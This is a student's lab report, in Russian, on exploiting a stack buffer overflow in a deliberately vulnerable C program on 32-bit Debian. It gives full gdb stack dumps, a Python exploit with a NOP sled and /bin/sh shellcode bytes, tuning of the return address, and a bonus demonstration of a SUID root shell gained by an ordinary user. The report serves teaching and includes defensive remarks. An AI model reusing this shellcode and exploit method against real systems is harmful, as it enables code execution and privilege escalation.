

Отчёт о выполнении лабораторной работы 1: переполнение стека

В VirtualBox была использована не ОС из рекомендованного образа debian-live-10.1.0-i386-mate+nonfree.iso, а debian-live-11.11.0-i386-cinnamon.iso, т.к. в рекомендованном образе были проблемы с apt update. Также почему-то не поднялась графика, поэтому всё выполнялось в консольном режиме: ctrl+alt+f2 (f3).

Рандомизация стека (ASLR)

Создадим esp.c


```
#include <stdio.h>

void main() {
    register int i asm("esp");
    printf("$esp = %#010x\n", i);
}
```

И скомпилируем: gcc -o esp esp.c

Включим рандомизацию стека: echo 1 > /proc/sys/kernel/randomize_va_space

Запустим несколько раз (и ещё требуемые команды для отчёта): ./esp



```
root@debian:/home/user# echo 1 > /proc/sys/kernel/randomize_va_space
root@debian:/home/user# date
Sat 21 Feb 2026 10:01:51 AM UTC
root@debian:/home/user# ./esp
$esp = 0xbfafb6d0
root@debian:/home/user# hexdump -n 16 -e '4/4 "%08X" 1 "\n"' /dev/random
640A778DB04A4403BB194EAE47F2B873
root@debian:/home/user# ./esp
$esp = 0xbfafbd90
root@debian:/home/user# /sbin/dmidecode | grep UUID
        UUID: ae5385a6-48e3-844f-9c66-1cbea753e27f
root@debian:/home/user# ./esp
$esp = 0xbfbe730
root@debian:/home/user# _
```

Отключаем ASLR

Выключим рандомизацию стека: echo 0 > /proc/sys/kernel/randomize_va_space

Запустим несколько раз (и ещё требуемые команды для отчёта): ./esp

```

root@debian:/home/user# echo 0 > /proc/sys/kernel/randomize_va_space
root@debian:/home/user# date
Sat 21 Feb 2026 10:04:40 AM UTC
root@debian:/home/user# ./esp
$esp = 0xbffff720
root@debian:/home/user# hexdump -n 16 -e '4/4 "%08X" 1 "\n"' /dev/random
C095DB3D0A70BE4D6FAF81FFDF837CD4
root@debian:/home/user# ./esp
$esp = 0xbffff720
root@debian:/home/user# /sbin/dmidecode | grep UUID
        UUID: ae5385a6-48e3-844f-9c66-1cbea753e27f
root@debian:/home/user# ./esp
$esp = 0xbffff720
root@debian:/home/user# _

```

Создаём уязвимую программу bo1.c

```

#include <string.h>

#include <stdio.h>

void main(int argc, char *argv[]) {
    copier(argv[1]);
    printf("Done!\n");
}

int copier(char *str) {
    char buffer[100];
    strcpy(buffer, str);
}

```

Компилируем: `gcc -g -m32 -z execstack -no-pie -o bo1 bo1.c -mpreferred-stack-boundary=4`

Запускаем (и ещё требуемые команды для отчёта): `./bo1 A`

```

root@debian:/home/user# date
Sat 21 Feb 2026 10:13:45 AM UTC
root@debian:/home/user# hexdump -n 8 -e '4/4 "%08X" 1 "\n"' /dev/urandom
CF4319EAB97440D7
root@debian:/home/user# ./bo1 A
Done!
root@debian:/home/user# /sbin/dmidecode | grep UUID
        UUID: ae5385a6-48e3-844f-9c66-1cbea753e27f
root@debian:/home/user#

```

Ответы на вопросы:

1. Компиляция прошла успешно, но с warning: implicit declaration of function copier.
2. Никаких проблем кроме описанного warning не было. Хотя ещё по-хорошему main должен возвращать 0 (а не быть void).

3. Для исправления warning надо объявить функцию раньше её использования, т.е. дописать выше main строку `int copier(char *)`;

4. Флаг `-mpreferred-stack-boundary` оказывает влияние на размер выравнивания границ стекового фрейма. Выравнивание позволяет увеличить скорость обращения процессора к содержимому памяти, «добывая» размер стека до значения, кратного некоторому числу. Число же это есть 2^n , где n контролируется опцией `-mpreferred-stack-boundary=n`. Источник: <https://xakep.ru/2019/09/20/stack-overflow/>.

Создание эксплойта при помощи python

Создадим файл `b1` (мне пришлось дописать 3 к `python` и поставить скобки для аргумента `print`)

```
#!/usr/bin/python3
```

```
print('A' * 116)
```

Сделаем его исполняемым: `chmod a+x b1`

Запустим `./b1` и с выводом в файл `./b1 > e1`

Переполнение стека

Выполним (и ещё требуемые команды для отчёта): `./bo1 $(cat e1)`

```
root@debian:/home/user# date
Sat 21 Feb 2026 10:30:46 AM UTC
root@debian:/home/user# hexdump -n 8 -e '4/4 "%08X" 1 "\n"' /dev/urandom
4099B027A553496E
root@debian:/home/user# ./bo1 $(cat e1)
Segmentation fault
root@debian:/home/user# /sbin/dmidecode | grep UUID
        UUID: ae5385a6-48e3-844f-9c66-1cbea753e27f
root@debian:/home/user#
```

Ответ на вопрос:

Ошибка сегментирования возникла из-за того, что адрес возврата `copier` был перезаписан на невалидный (hex представление букв A), процессор пытается выполнить код по этому адресу, что приводит к `segfault`. Адрес был перезаписан, т.к. буфер в `copier` размером 100 байт, а мы через `python` создали файл размером 117 байт (116 A + символ новой строки `\n`).

Отладка программы (убрал 4 после list)

```
gdb -q bo1
```

```
(gdb) list
```

```
(gdb) break 10
```

Обычное выполнение

```
(gdb) run A
```

```
(gdb) info registers
```

esp – это вершина стека, ebp – это дно стека

(gdb) x/40x \$esp

```
(gdb) info registers
eax          0xbffff65c      -1073744292
ecx          0xbffff8db      -1073743653
edx          0xbffff65c      -1073744292
ebx          0x804c000        134529024
esp          0xbffff650      0xbffff650
ebp          0xbffff6c8      0xbffff6c8
esi          0xb7fad000      -1208299520
edi          0xb7fad000      -1208299520
eip          0x80491e4        0x80491e4 <copier+37>
eflags      0x286            [ PF SF IF ]
cs           0x73            115
ss           0x7b            123
ds           0x7b            123
es           0x7b            123
fs           0x0              0
gs           0x33            51
(gdb) x/40x $esp
0xbffff650:  0x08048288      0xb7fdfe2e      0x0804824c      0xbfff0041
0xbffff660:  0xb7fffae0      0x00000001      0xb7fcc410      0x00000001
0xbffff670:  0x00000000      0x00000001      0xb7fff980      0x00000001
0xbffff680:  0xb7fff000      0xbffff70c      0x00000002      0xb7fee056
0xbffff690:  0x08048034      0x00000000      0xb7fff000      0x00000000
0xbffff6a0:  0x00000000      0x00000000      0x08048034      0xb7fae2a8
0xbffff6b0:  0xb7fad000      0xb7fe5230      0x00000000      0xb7dfccce
0xbffff6c0:  0xb7fad3fc      0x0804c000      0xbffff6e8      0x0804919f
0xbffff6d0:  0xbffff8db      0xbffff7a4      0xbffff7b0      0x08049186
0xbffff6e0:  0xbffff700      0x00000000      0x00000000      0xb7de3ed6
(gdb)
```

Ответ на вопрос:

Адрес возврата лежит после ebp и равен 0x0804919f. Как понять: через info registers видим ebp 0xbffff6c8, смотрим в распечатке стека значение в последнем столбце третьей строчки снизу (3 строчка снизу имеет синий адрес 0xbffff6c0, следующая строчка 0xbffff6d0, т.е. в 3 строчке снизу столбец 1 0xbffff6c0, 2 0xbffff6c4, 3 0xbffff6c8 – это ebp, 4 0xbffff6cc – это следующий за ebp адрес возврата).

Переполнение стека символами "А"

(gdb) run \$(cat e1)

(gdb) info registers

(gdb) x/40x \$esp

Можно выйти, но см. ниже: (gdb) quit

```

(gdb) run $(cat e1)
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/user/bo1 $(cat e1)

Breakpoint 1, copier (str=0xbffff800 "") at bo1.c:10
10      }
(gdb) info registers
eax                0xbffff5ec                -1073744404
ecx                0xbffff8d0                -1073743664
edx                0xbffff654                -1073744300
ebx                0x804c000                  134529024
esp                0xbffff5e0                0xbffff5e0
ebp                0xbffff658                0xbffff658
esi                0xb7fad000                -1208299520
edi                0xb7fad000                -1208299520
eip                0x80491e4                  0x80491e4 <copier+37>
eflags             0x282                     [ SF IF ]
cs                 0x73                       115
ss                 0x7b                       123
ds                 0x7b                       123
es                 0x7b                       123
fs                 0x0                         0
gs                 0x33                       51
(gdb) x/40x $esp
0xbffff5e0: 0x08048288    0xb7fdf2e5    0x0804824c    0x41414141
0xbffff5f0: 0x41414141    0x41414141    0x41414141    0x41414141
0xbffff600: 0x41414141    0x41414141    0x41414141    0x41414141
0xbffff610: 0x41414141    0x41414141    0x41414141    0x41414141
0xbffff620: 0x41414141    0x41414141    0x41414141    0x41414141
0xbffff630: 0x41414141    0x41414141    0x41414141    0x41414141
0xbffff640: 0x41414141    0x41414141    0x41414141    0x41414141
0xbffff650: 0x41414141    0x41414141    0x41414141    0x41414141
0xbffff660: 0xbffff800    0xbffff734    0xbffff740    0x08049186
0xbffff670: 0xbffff690    0x00000000    0x00000000    0xb7de3ed6
(gdb)

```

Ответы на вопросы:

1. По поведению программы (в gdb перед quit написать continue и получим segfault) убеждаемся, что адрес возврата изменился.

```

(gdb) continue
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) _

```

2. Адрес возврата визуально расположен в том же месте (3 строка снизу 4 столбец, рассуждения те же) и равен 0x41414141 (AAAA в ASCII). Также видим 0x41414141 в сообщении gdb о segfault.

Устанавливаем Hxedit (я не делал, см. ниже)

apt update

apt install hexedit -y

Изменение адреса возврата

Предлагалось сделать так:

ср e1 e2

hexedit e2

Изменяем последние 4 байта '41' "41 41 41 41" на "31 32 33 34"

Сохраняем файл: Ctrl+X, Y.

Но можно и через dd + printf + cat (не забыв про \n = 0x0A в конце):

```
root@debian:/home/user# dd if=e1 of=e1_trunc bs=1 count=112
112+0 records in
112+0 records out
112 bytes copied, 0.00152557 s, 73.4 kB/s
root@debian:/home/user# printf "\x31\x32\x33\x34\n" > e2_end
root@debian:/home/user# cat e1_trunc e2_end > e2
root@debian:/home/user# xxd e2
00000000: 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAAAAAAAAAA
00000010: 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAAAAAAAAAA
00000020: 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAAAAAAAAAA
00000030: 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAAAAAAAAAA
00000040: 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAAAAAAAAAA
00000050: 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAAAAAAAAAA
00000060: 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAAAAAAAAAA
00000070: 3132 3334 0a                                1234.
root@debian:/home/user#
```

Тестируем в отладчике

(gdb) gdb -q bo1

(gdb) break 10

(gdb) run \$(cat e2)

(gdb) info registers

(gdb) x/40x \$esp

Адрес возврата теперь 0x34333231 (вспомним про endian порядок байт).

```

(gdb) info registers
eax                0xbffff5ec                -1073744404
ecx                0xbffff8d0                -1073743664
edx                0xbffff654                -1073744300
ebx                0x804c000                134529024
esp                0xbffff5e0                0xbffff5e0
ebp                0xbffff658                0xbffff658
esi                0xb7fad000                -1208299520
edi                0xb7fad000                -1208299520
eip                0x80491e4                0x80491e4 <copier+37>
eflags             0x282                    [ SF IF ]
cs                 0x73                    115
ss                 0x7b                    123
ds                 0x7b                    123
es                 0x7b                    123
fs                 0x0                     0
gs                 0x33                    51
(gdb) x/40x $esp
0xbffff5e0: 0x08048288 0xb7fdf2e5 0x0804824c 0x41414141
0xbffff5f0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff600: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff610: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff620: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff630: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff640: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff650: 0x41414141 0x41414141 0x41414141 0x34333231
0xbffff660: 0xbffff800 0xbffff734 0xbffff740 0x08049186
0xbffff670: 0xbffff690 0x00000000 0x00000000 0xb7de3ed6
(gdb) continue
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x34333231 in ?? ()
(gdb) _

```

Использование Shellcode

Возьмём готовый проверенный шеллкод размером 32 байта:
 \x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80

Создание эксплойта b3 (такой же момент с 3 и скобками)

```

#!/usr/bin/python3

nopsled = '\x90' * 64

shellcode = (
    '\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2' +
    '\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89' +
    '\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80'
)

padding = 'A' * (112 - 64 - 32)

eip = '1234'

```

```
print(nopsled + shellcode + padding + eip)
```

Делаем файл исполняемым: `chmod a+x b3`

Сохраняем вывод в файл: `./b3.py > e3`

Можно посмотреть результат: `xxd e3`

Запускаем эксплойт в gdb

```
gdb bo1
```

```
(gdb) break 10
```

```
(gdb) run $(cat e3)
```

```
(gdb) info registers
```

```
(gdb) x/40x $esp
```

```
(gdb) info registers
eax          0xbffff5ec          -1073744404
ecx          0xbffff8d0          -1073743664
edx          0xbffff654          -1073744300
ebx          0x804c000           134529024
esp          0xbffff5e0          0xbffff5e0
ebp          0xbffff658          0xbffff658
esi          0xb7fad000          -1208299520
edi          0xb7fad000          -1208299520
eip          0x80491e4           0x80491e4 <copier+37>
eflags      0x282              [ SF IF ]
cs          0x73               115
ss          0x7b               123
ds          0x7b               123
es          0x7b               123
fs          0x0                0
gs          0x33               51
(gdb) x/40x $esp
0xbffff5e0: 0x08048288    0xb7fd2e5    0x0804824c    0x90909090
0xbffff5f0: 0x90909090    0x90909090    0x90909090    0x90909090
0xbffff600: 0x90909090    0x90909090    0x90909090    0x90909090
0xbffff610: 0x90909090    0x90909090    0x90909090    0x90909090
0xbffff620: 0x90909090    0x90909090    0x90909090    0xc389c031
0xbffff630: 0x80cd17b0    0x6852d231    0x68732f6e    0x622f2f68
0xbffff640: 0x52e38969    0x8de18953    0x80cd0b42    0x41414141
0xbffff650: 0x41414141    0x41414141    0x41414141    0x34333231
0xbffff660: 0xbffff800    0xbffff734    0xbffff740    0x08049186
0xbffff670: 0xbffff690    0x00000000    0x00000000    0xb7de3ed6
(gdb)
```

Выбор адреса возврата

Нужно выбрать адрес для записи `$eip`. Адрес должен указывать на NOP команду (90 в hex), хотя можно было попробовать точно попасть на шелл-код.

Выберем адрес возврата `0xbffff610` (4 строка 1 столбец).

Выходим из gdb: `(gdb) quit`

Вставляем выбранный адрес в эксплойт

```
cp b3 b4
```


Меняем в b4 строчку с присваиванием eip на нужный адрес, не забыв про порядок байт: eip = '\x10\xfb\xff\xbf'

chmod a+x b4

./b4.py > e4

hexedit e4 (я сделал xhd e4)

Запуск эксплойта в gdb

gdb bo1

(gdb) break 10

(gdb) run \$(cat e4)

(gdb) info registers

Обратим внимание на наш адрес возврата: (gdb) x/40x \$esp

Продолжив выполнение: (gdb) continue

попадём в shell и выполним команду date для отчёта

```
(gdb) info registers
eax                0xbffff5ec                -1073744404
ecx                0xbffff8d0                -1073743664
edx                0xbffff654                -1073744300
ebx                0x804c000                134529024
esp                0xbffff5e0                0xbffff5e0
ebp                0xbffff658                0xbffff658
esi                0xb7fad000                -1208299520
edi                0xb7fad000                -1208299520
eip                0x80491e4                0x80491e4 <copier+37>
eflags             0x282                [ SF IF ]
cs                 0x73                115
ss                 0x7b                123
ds                 0x7b                123
es                 0x7b                123
fs                 0x0                0
gs                 0x33                51
(gdb) x/40x $esp
0xbffff5e0:  0x08048288  0xb7fdf2e5  0x0804824c  0x90909090
0xbffff5f0:  0x90909090  0x90909090  0x90909090  0x90909090
0xbffff600:  0x90909090  0x90909090  0x90909090  0x90909090
0xbffff610:  0x90909090  0x90909090  0x90909090  0x90909090
0xbffff620:  0x90909090  0x90909090  0x90909090  0xc389c031
0xbffff630:  0x80cd17b0  0x6852d231  0x68732f6e  0x622f2f68
0xbffff640:  0x52e38969  0x8de18953  0x80cd0b42  0x41414141
0xbffff650:  0x41414141  0x41414141  0x41414141  0xbffff610
0xbffff660:  0xbffff800  0xbffff734  0xbffff740  0x08049186
0xbffff670:  0xbffff690  0x00000000  0x00000000  0xb7de3ed6
(gdb) continue
Continuing.
process 32298 is executing new program: /usr/bin/dash
Error in re-setting breakpoint 1: No source file named /home/user/bo1.c.
# date
[Detaching after vfork from child process 32303]
Sat Feb 21 12:14:51 UTC 2026
#
```

Выходим из shell: exit

И из gdb: (gdb) quit

Запускаем в shell

./bo1 \$(cat e4)

Получим segfault, но в условии сказано, что если возникнут проблемы, надо попробовать немного изменить размер паддинга или сдвинуть адрес возврата. В итоге после нескольких попыток различных изменений подошёл вариант только изменить адрес возврата на 0xbffff620 (увеличить на 16 = 10 в hex). Правда сообщение «Done!» перед входом в shell не напечаталось.

```
root@debian:/home/user# ./bo1 $(cat e8)
# date
Sat Feb 21 12:37:59 UTC 2026
# exit
root@debian:/home/user# xxd e8
00000000: 9090 9090 9090 9090 9090 9090 9090 9090  .....
00000010: 9090 9090 9090 9090 9090 9090 9090 9090  .....
00000020: 9090 9090 9090 9090 9090 9090 9090 9090  .....
00000030: 9090 9090 9090 9090 9090 9090 9090 9090  .....
00000040: 31c0 89c3 b017 cd80 31d2 5268 6e2f 7368  1.....1.Rhn/sh
00000050: 682f 2f62 6989 e352 5389 e18d 420b cd80  h//bi..RS...B...
00000060: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAAAA
00000070: 20f6 ffbf 0a                ....
root@debian:/home/user# _
```

Возможно, какая-то полезная информация о том, в какую сторону двигаться при segfault, будет в dmesg:

```
root@debian:/home/user# dmesg | tail
[ 8738.955498] Code: fe b7 1c f6 ff bf 80 47 e5 b7 00 c0 04 08 00 d0 fa b7 00 d0 fa b7 e1 91 04 08 1
c f6 ff bf 8d f8 ff bf 40 fb ff b7 cb 91 04 08 <88> 82 04 08 e5 f2 fd b7 4c 82 04 08 90 90 90 90 90
90 90 90 90 90
[ 9152.719706] bo1[32332]: segfault at 41414141 ip 41414141 sp bffff690 error 4 in libc-2.31.so[b7dc
9000+19000]
[ 9152.720249] Code: Unable to access opcode bytes at RIP 0x41414117.
[ 9265.897238] bo1[32340]: segfault at b2e4fe93 ip bffff610 sp bffff690 error 6
[ 9265.897243] Code: fe b7 1c f6 ff bf 80 47 e5 b7 00 c0 04 08 00 d0 fa b7 00 d0 fa b7 e1 91 04 08 1
c f6 ff bf 8d f8 ff bf 40 fb ff b7 cb 91 04 08 <88> 82 04 08 e5 f2 fd b7 4c 82 04 08 90 90 90 90 90
90 90 90 90 90
[ 9798.450460] bo1[32356]: segfault at b2e4fe93 ip bffff610 sp bffff690 error 6
[ 9798.450466] Code: fe b7 1c f6 ff bf 80 47 e5 b7 00 c0 04 08 00 d0 fa b7 00 d0 fa b7 e1 91 04 08 1
c f6 ff bf 8d f8 ff bf 40 fb ff b7 cb 91 04 08 <88> 82 04 08 e5 f2 fd b7 4c 82 04 08 90 90 90 90 90
90 90 90 90 90
[ 9800.950312] bo1[32358]: segfault at bffff6 ip 00bffff6 sp bffff690 error 4 in bo1[8048000+1000]
[ 9800.950320] Code: Unable to access opcode bytes at RIP 0xbfffcc.
[ 9871.561374] traps: bo1[32366] general protection fault ip:bffff5f6 sp:bffff690 error:0
```

Ответ на вопрос:

Правильно подбирать полный размер инжектированного кода, т.е. паддинг для кода print('A' * 116), надо (как я понял) так: у нас в уязвимом коде на C в функции сорier буфер размером 100 байт, далее идут 4-байтовый сохранённый (прежний) ебр и потом 4-байтовый адрес возврата в вызывающую функцию (main). Но не забудем, что мы компилировали программу с флагом -mpreferred-stack-boundary=4, т.е. размер стека будет выровнен на $2^4=16$ байт. Если я всё правильно понял, до ебр и адреса возврата для выравнивания есть ещё 8 мусорных байт. В итоге 100 буфер + 8 выравнивание + 4 ебр = 112 кратно 16, следующие 4 байта – адрес возврата. $112 + 4 = 116$.

Включаем ASLR

echo 1 > /proc/sys/kernel/randomize_va_space

Получение shell лично у меня всё равно работает

```
root@debian:/home/user# echo 1 > /proc/sys/kernel/randomize_va_space
root@debian:/home/user# ./bo1 $(cat e8)
# date
Sat Feb 21 13:21:54 UTC 2026
# exit
root@debian:/home/user# ./bo1 $(cat e8)
# date
Sat Feb 21 13:22:06 UTC 2026
# exit
root@debian:/home/user# ./bo1 $(cat e8)
# date
Sat Feb 21 13:22:14 UTC 2026
# exit
root@debian:/home/user#
```

Ответ на вопрос:

Повысить защищённость приложения можно было на 3 этапах:

1. Написание исходного кода – замена strcpy на strncpy (с указанием количества байт для копирования) и возможно принудительное зануление последнего байта в буфере.
2. Компиляция – мы специально указали gcc флаги, приводящие к уязвимости.
3. Запуск – честно, не до конца понял, нормально ли то, что у меня эксплойт работал даже после включения ASLR.

Бонус лично от меня

```
root@debian:/home/user# chmod u+s bo1
root@debian:/home/user# exit
exit
user@debian:~$ ls -l bo1
-rwsr-xr-x 1 root root 16556 Feb 21 10:10 bo1
user@debian:~$ ./bo1 $(cat e8)
# whoami
root
# exit
user@debian:~$ whoami
user
user@debian:~$ _
```

Как видим, исследуемый уязвимый рутовый бинарник с siud битом даёт рут обычному юзеру.

И ещё небольшое дополнение

После подбора адреса возврата в gdb для «чистого» запуска (без gdb) этот адрес возврата пришлось менять, т.к. сам отладчик влиял на адреса в стеке. Эту разницу можно увидеть, запуская первую программу esp.c без отладчика и с отладчиком.

```
root@debian:/home/user# echo 0 > /proc/sys/kernel/randomize_va_space
root@debian:/home/user# ./esp
$esp = 0xbffff720
root@debian:/home/user# ./esp
$esp = 0xbffff720
root@debian:/home/user# ./esp
$esp = 0xbffff720
root@debian:/home/user# gdb -q esp
Reading symbols from esp...
(No debugging symbols found in esp)
(gdb) run
Starting program: /home/user/esp
$esp = 0xbffff6e0
[Inferior 1 (process 32524) exited with code 022]
(gdb) run
Starting program: /home/user/esp
$esp = 0xbffff6e0
[Inferior 1 (process 32528) exited with code 022]
(gdb) run
Starting program: /home/user/esp
$esp = 0xbffff6e0
[Inferior 1 (process 32529) exited with code 022]
(gdb) quit
root@debian:/home/user#
```